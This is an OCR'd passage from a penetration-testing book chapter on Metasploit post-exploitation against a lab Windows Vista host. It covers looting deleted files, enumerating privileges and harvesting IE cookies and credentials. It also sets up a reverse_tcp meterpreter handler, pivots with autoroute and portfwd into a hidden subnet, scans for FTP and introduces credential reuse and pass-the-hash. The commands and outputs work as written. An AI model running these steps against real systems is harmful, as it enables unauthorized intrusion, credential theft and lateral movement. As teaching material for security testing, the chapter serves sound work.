
There is a digital equivalent of just tossing whole documents into the trash instead of through a cross-cut shredder: deleting the file off your computer. Most IT folks are aware that when you delete a file in Windows, the operating system simply marks that space as free. This is far more efficient than actually erasing everything, but it also means old data can be very stubborn. There are known techniques for recovering deleted files and plenty of freeware tools for it. Metasploit takes that functionality and turns it into a friendly looting module.

In your meterpreter session, execute `run post/windows/gather/forensics/recovery_files TIMEOUT=60`. This timeout is to let us demonstrate it—the default is `3600` (one hour). You can let it run for far longer if you like:



```
meterpreter > run post/windows/gather/forensics/recovery_files TIMEOUT=60

[*] System Info - OS: Windows Vista (Build 6002, Service Pack 2)., Drive: C:
[*] $MFT is made up of 4 dataruns
[*] Searching deleted files in data run 4 ...
[*] Name: SED52D~1.BMP  ID: 52228075520
[*] Name: SEDDBC~1.BMP  ID: 52228076544
[*] Name: SE1EB0~1.BMP  ID: 52228077568
[*] Name: SEEDB2~1.BMP  ID: 52228078592
[*] Name: SE2EB6~1.BMP  ID: 52228079616
[*] Name: SEEDB4~1.BMP  ID: 52228080640
[*] Name: SE3EB8~1.BMP  ID: 52228081664
[*] Name: SEFDB8~1.BMP  ID: 52228082688
[*] Name: SE3EBC~1.BMP  ID: 52228083712
[*] Name: SEFDBE~1.BMP  ID: 52228084736
```

If you don't specify a file extension, the module will just look for all deleted files. Note that each one gets a unique ID. The `FILES=` option in the module can be used for either specifying extensions or by choosing an individual file by ID. I find a file I'd like to recover, so I run the command again with `FILES=[id]` appended to the end:




```
meterpreter > run windows/gather/forensics/recovery_files TIMEOUT=60 FILES=52228504576

[*] System Info - OS: Windows Vista (Build 6002, Service Pack 2)., Drive: C:
[*] File to download: friend.bmp
[*] The file is not resident. Saving friend.bmp ... (776 bytes)
[+] File saved on /root/.msf4/loot/20180706014837_default_192.168.63.139_nonresident.file_403046.bmp
meterpreter > 
```

The scanner runs over the file again, matches the ID, and dumps it into my bag o' loot. Showing a deleted document with confidential data on it to an executive is a powerful statement for your exit meeting.

Privileges enumeration with meterpreter

From a permissions perspective, it's easy enough to establish the account you're running as. When you steal a car, it only takes a quick glance at the badge on the steering wheel to know what make it is. But what can this baby do? We enumerate privileges to understand exactly what our current level is, what we already have the privilege of doing, and the tasks for which we'll need to escalate. A single command gives us this information in meterpreter:



```
meterpreter > run windows/gather/win_privs

Current User
============

 Is Admin  Is System  Is In Local Admin Group  UAC Enabled  Foreground ID  UID
 --------  ---------  -----------------------  -----------  -------------  ---
 True      False      True                     False        1              "YOKNET-VP\\designadmin"

Windows Privileges
==================

 Name
 ----
 SeAssignPrimaryTokenPrivilege
 SeBackupPrivilege
 SeChangeNotifyPrivilege
 SeCreateGlobalPrivilege
 SeCreatePagefilePrivilege
 SeCreateSymbolicLinkPrivilege
 SeDebugPrivilege
 SeImpersonatePrivilege
 SeIncreaseBasePriorityPrivilege
 SeIncreaseQuotaPrivilege
 SeIncreaseWorkingSetPrivilege
 SeLoadDriverPrivilege
```


The result gives us a summary line that tells us if we're administrator, system, a part of the local administrators group, the status of UAC, and our actual account ID. The display then shows us a list of user rights by constant name. I find it handy to have a table of constant names to group policy names for looking up the details; for example, `SeDebugPrivilege` means `designadmin` has permission to debug even critical system components. Remember `Chapter 8`, *Windows Kernel Security*?

Internet Explorer enumeration – discovering internal web resources

I know, I know: Internet Explorer? Really? Even though Chrome and Firefox are all the rage these days, you'll be surprised at the role Internet Explorer still plays in the enterprise. And yes, I specified Internet Explorer over Edge.

Enterprises are often running applications on servers and appliances with administrator consoles that are typically accessed through a browser. Why are they not very often optimized for newer browsers? I can't say for sure; it depends on the vendor. But, it's important to be cognizant of the role Internet Explorer plays. Getting your hands on Internet Explorer history, cookies, and stored credentials will allow you to enumerate important internal resources and inform future attacks against them. If you score some credentials, you may even be able to log in. Make sure to leverage your position at or beyond the foothold when you do this—that way, the application will see a login from a familiar client.

Enumeration is very easy in this case, too; no options to worry about. Just execute `run windows/gather/enum_ie` inside your meterpreter session:




```
meterpreter > run windows/gather/enum_ie

[*] IE Version: 9.0.8112.16421
[*] Retrieving history.....
        File: C:\Users\Administrator\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
[*] Retrieving cookies.....
        File: C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Cookies\index.dat
[*] Looping through history to find autocomplete data....
[-] No autocomplete entries found in registry
[*] Looking in the Credential Store for HTTP Authentication Creds...
[*] Writing history to loot...
[+] Data saved in: /root/.msf4/loot/20180706020320_default_192.168.63.139_ie.history_410511.txt
meterpreter > 
```

The results are dumped into your bag of goodies inside the `.msf4/loot` folder.

Network pivoting with Metasploit


We'll start with a basic example of pivoting into a hidden network. Let's suppose you've social-engineered your way into an office building and you find one of the open conference rooms. There are network drops throughout the room, so you sit down and plug right in. Unfortunately, you don't get far: it's a conference room that is often used for presentations with guests and business partners, so IT has decided to segregate it away from their internal resources. You poke around with Netdiscover and find just one machine on the LAN:



```
Currently scanning: 192.168.242.0/16   |   Screen View: Unique Hosts

22 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 1320
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.63.139  00:0c:29:30:bf:af      2     120  VMware, Inc.
192.168.63.2    00:50:56:ff:16:d6      2     120  VMware, Inc.
192.168.63.1    00:50:56:c0:00:08     17    1020  VMware, Inc.
192.168.63.254  00:50:56:eb:36:e0      1      60  VMware, Inc.
```

You continue your enumeration by scanning other private address ranges, including subnets inside `10.0.0.0/8`, but you find no other hosts. You're stuck on `192.168.63.0/24`. After some footprinting, you find that the other machine on the LAN is a Vista Business box – now we're in business! (See what I did there?)

I'll leave the details to your imagination, but let's jump ahead to getting a malicious reverse TCP payload on the host. I've fired up my reverse handler:




```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(multi/handler) > set LPORT 1066
LPORT => 1066
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:1066
```

Magic sparks fly through the air as our meterpreter session is established. The first thing I'll do is issue a quick `ipconfig` to see what this Vista box can see. Immediately, we can see an additional interface assigned `10.0.0.5` on a network with the mask `255.255.255.0`. Bingo! We've compromised a dual-homed host.


Just a quick review of subnetting

Remember that an IPv4 address is 32-bits long, split into four groups of 8 bits each. With CIDR notation, an IP address is followed by a slash and a number that represents the number of bits needed to represent the network portion of the address; the remaining bits would then be assigned to hosts. Therefore, you can always subtract the number at the end of the CIDR notation from 32 to get the number of bits for host assignment. Let's look at a couple examples.

`192.168.105.0/24` means that the first 24 bits identify the network. To understand this, let's see `192.168.105.0` in binary:



11000000.10101000.01101001.00000000

When assigning addresses in this subnet, we'd only change the final 8 bits, with the highest value, `11111111`, being the broadcast address of this subnet:


11000000.10101000.01101001.00000000


Network Hosts

Calculating netmasks from the CIDR notation and vice versa is easy: whatever bits make up the network portion, turn those into all ones and turn the hosts portion into all zeroes. Then, convert that value into an IP address. That'll be your netmask:


11111111.11111111.11111111.00000000

255 255 255 0

One more example for the road, `10.14.140.0/19`:


11111111.11111111.11100000.00000000


255 255 224 0

Launching Metasploit into the hidden network with autoroute


At the meterpreter prompt, issue the following command:

```
run post/multi/manage/autoroute SUBNET=10.0.0.0 NETMASK=255.255.255.0
ACTION=ADD
```

This creates a route into the hidden subnet, managed by the meterpreter session on the Vista box (which we will call our pivot point):




The output is somewhat unclimatic: `Route added to subnet`. But keep in mind that subnet is now available to Metasploit as if you were on the LAN. To test this theory, I'm going to look for FTP servers on the hidden network. I background my meterpreter session with the `background` command and jump into the auxiliary modules to grab the native port scanner with `use auxiliary/scanner/portscan/tcp`:



```
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:30:bf:b9
MTU          : 1500
IPv4 Address : 10.0.0.5
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::1960:49dc:2561:8982
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > run post/multi/manage/autoroute SUBNET=10.0.0.0 NETMASK=255.255.255.0 ACTION=ADD

[!] SESSION may not be compatible with this module.
[*] Running module against YOKNET-VP
[*] Adding a route to 10.0.0.0/255.255.255.0...
[+] Route added to subnet 10.0.0.0/255.255.255.0.
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 10.0.0.0/24
RHOSTS => 10.0.0.0/24
msf auxiliary(scanner/portscan/tcp) > set THREADS 100
THREADS => 100
msf auxiliary(scanner/portscan/tcp) > set PORTS 21
PORTS => 21
msf auxiliary(scanner/portscan/tcp) >
```


Note that `RHOSTS` can take a subnet, so I set the hidden network with `set RHOSTS 10.0.0.0/24`. Threading can speed up the scan, but also overwhelm the network and/or make a lot of noise, so configure `set THREADS` with caution. (Hint: I wouldn't use `set THREADS 100` in a production network on a gig.) Of course, I'm just looking for FTP, so I configure `set PORTS 21`, but you can add more ports with commas or provide a range. It's an auxiliary module, so we fire it off with `run`:



```
msf auxiliary(scanner/portscan/tcp) > run

[*] Scanned  38 of 256 hosts (14% complete)
[*] Scanned  82 of 256 hosts (32% complete)
[*] Scanned  95 of 256 hosts (37% complete)
[+] 10.0.0.113:           - 10.0.0.113:21 - TCP OPEN
[*] Scanned 103 of 256 hosts (40% complete)
[*] Scanned 182 of 256 hosts (71% complete)
[*] Scanned 192 of 256 hosts (75% complete)
[*] Scanned 200 of 256 hosts (78% complete)
[*] Scanned 209 of 256 hosts (81% complete)
[*] Scanned 249 of 256 hosts (97% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/portscan/tcp) >
```

We found port `21` open on `10.0.0.113`. Once again, remind yourself that you can't see this host from your Kali box; this response is courtesy of meterpreter running on the Vista pivot point and routing traffic to the target network. This is pretty great, but there's something missing: the ability to fire off our favorite Kali tools outside of the Metasploit framework, including our own juicy Python scripts we worked so hard on. What we need is a port-forwarding mechanism. Have no fear, meterpreter heard your cry.

Let's get back into our established session with `sessions -i 1`. The `-i` flag means *interact* and the number `1` specifies the session. When you're neck-deep in someone's network, you might have a dozen meterpreter sessions established—in which case `sessions` is your friend. Anyway, let's get back to our humble single session and execute `portfwd -h`:




```
msf auxiliary(scanner/portscan/tcp) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]


OPTIONS:

    -L <opt>  Forward: local host to listen on (optional). Reverse: local host to connect to.
    -R        Indicates a reverse port forward.
    -h        Help banner.
    -i <opt>  Index of the port forward entry to interact with (see the "list" command).
    -l <opt>  Forward: local port to listen on. Reverse: local port to connect to.
    -p <opt>  Forward: remote port to connect to. Reverse: remote port to listen on.
    -r <opt>  Forward: remote host to connect to.
meterpreter >
```

Let's take a closer look at these options, in a logical order rather than the order in which they appear:

- `-R` is a reverse port forward. I know, I know: *how can you go forward in reverse?* This just specifies the direction taken when establishing this route. Why would we need this? The simple way of thinking of port forwarding in a pivoting scenario is that you, the attacker, want to reach a service running on a target via your pivot point. However, think back to our previous chapters when we were hosting the payloads on our machine. We might want the target to have requests forwarded to us via the pivot point. This is a reverse port forward.
- `-L` specifies the local host. It's optional except for two scenarios: you're doing a reverse port forward, or you have multiple local interfaces with different addresses and you need the traffic to pass through a specific one. Note that if you do set this option, you must use the address specified here when connecting through the port forward.

- `-l` specifies the local port to listen on. You'll be pointing your tools at the local host and the port specified here in order to reach the target on the desired port.
- `-i` assigns an *index* to your port forward route. You didn't think we could only have one route at a time, did you? We can have multiple port forwards to multiple hosts and ports. You'll need indices to keep up.
- `-p` is the remote port that we're forwarding our traffic to. This is where it gets a little confusing if you're leveraging the reverse port forward: this option is the remote port to listen on. For example, a payload could be configured to connect to the pivot point on port `9000`.
- `-r` is simply the remote IP address.

I create the relay with the `portfwd add -L 192.168.63.138 -l 8000 -p 21 -r 10.0.0.113` command. This tells meterpreter to establish a local listener on port `8000` and forward any requests to the target on port `21`. In short, the address `192.168.63.138:8000` has just become, for all intents and purposes, `10.0.0.113:21`. A quick Netcat session demonstrates our access:




```
meterpreter > portfwd add -L 192.168.63.138 -l 8000 -p 21 -r 10.0.0.113
[*] Local TCP relay created: 192.168.63.138:8000 <-> 10.0.0.113:21
meterpreter >
```

```
root@troy:~# nc 192.168.63.138 8000
220 3Com 3CDaemon FTP Server Version 2.0
```

Here we are, chatting with a service running on another subnet that our Kali box can't see. If you've just finished the previous chapter, then you will recognize the FTP service running here as the vulnerable one we just learned how to compromise. With your foothold and an established pivot point, you now have a paved road straight to delivering shellcode on a machine deeper in the target network.

There's an important clue for understanding how this works on the FTP server at the end of our `portfwd` chain. Look at the peer address for the session we established with Netcat:




Start Time	Peer	Bytes	Status
Jul 04, 2018 12:44:09	10.0.0.5	0	221 Service closing control connection. Timeout
Jul 04, 2018 12:43:41	10.0.0.5	0	Session closed by peer
Jul 04, 2018 12:39:26	10.0.0.5	0	Session closed by peer
Jul 03, 2018 23:39:42	10.0.0.5	0	Session closed by peer
Jul 03, 2018 23:32:44	local	0	Listening for FTP requests on IP address: 10.0.0.113, Port 21

Is that the IP address of your Kali box? Of course not – that's the meterpreter host that we've compromised. We can thus exploit trust relationships to bypass firewalls using this method.

Escalating your pivot – passing attacks down the line

Let me paint a scenario for you. From inside the restricted network you were able to plug into, you've just established your foothold on a Vista Business machine with an NIC facing an internal `10.0.0.0/24` network. You can't see this network from your position so, using your meterpreter session, you establish routing via your Vista pivot point. After some further reconnaissance, you determine that `10.0.0.113` is running an FTP service. However, you can't connect to it from your pivot point. After watching the LAN, you notice traffic passing between `10.0.0.113` and `10.0.0.114`, so you suspect a trust relationship between those two hosts. You also see the Windows user `designadmin` frequently, so it could be a domain account that is used on different machines or a shared local account.

I already tried to `portfwd` to `10.0.0.113:21`, and I tried connecting with the Vista target's native FTP client, but no cigar. There's a firewall blocking our traffic. It seems we have a better shot from `10.0.0.114`, but that host is on the hidden network. This means we'll need to leverage our pivot point to compromise a host beyond our foothold:



```
root@mank:~# nc 10.0.0.113 21
```

Extracting credentials with hashdump

In pen testing, you'll do the occasional bit of off-the-cuff magic. Most of the time, however, you'll be relying on simple tried-and-true methods to take small steps elsewhere in the enterprise. One such trick is reusing credentials that you find. I don't care if I find a password under someone's keyboard (yes, people still do that) or after shoulder surfing someone logging into a teller system in a bank – I always know I can be surprised at what that password will get me into. Let me tell you a couple war stories to demonstrate what I mean:

- I was once on an assessment at a financial institution when I managed to get domain administrator access. I extracted all the hashes from the domain to crack offline. One of the passwords that I recovered in cleartext was for an account called `BESAdmin`, which is associated with BlackBerry Enterprise. Weeks later, I was at a totally different client, but I noticed during the assessment that their IT services contractor was the same company as the previous client. I found a `BESAdmin` account there, too. When I got to the third client using the same contractor with another `BESAdmin` account, I tried to log in with the recovered password and voila – it worked. The convenience of a single password allowed me to effectively compromise a domain administrator account for dozens of companies that used that contractor.
- I was at another client who managed paid-parking structures. At the entrance of these structures is a small machine that accepts a credit card and prints tickets and receipts. All these XP Embedded machines (about 100 total) check in with a Microsoft SQL database every five minutes. You guessed it: they authenticate with a privileged domain account. I was able to downgrade authentication so that the cracking effort took 45 seconds. That password not only got me into the database and all of the payment machines, but it also got me into a few other systems off the domain.

Both scenarios depict some practices that aren't very secure, but what's interesting is when I present my findings to the IT staff. Most of the time, they are already aware of the implications of these practices! They feel trapped by dated configurations and stubborn management. I've had IT administrators pull me aside and thank me for giving them ammunition to deploy a layer of defense they've been asking for. I think password attacks are very important because of the total value they can provide to a client.

Let's get back to our scenario and depict a similar attack. We're going to use credentials on our pivot point to penetrate deeper into the network. This time, however, we don't have time to crack the password. How can we use a password without cracking it first?

Quit stalling and pass the hash – exploiting password equivalents in Windows

Remember that Windows passwords are special (it isn't a compliment this time) in that they aren't salted. If my password is `Phil`, then the NTLM hash you find will always be `2D281E7302DD11AA5E9B5D9CB1D6704A`. Windows never stores or transmits a password in any readable form; it only verifies hashes. There's an obvious consequence to this and it's exploited with the **Pass-the-Hash** (**PtH**) attack.

TIP

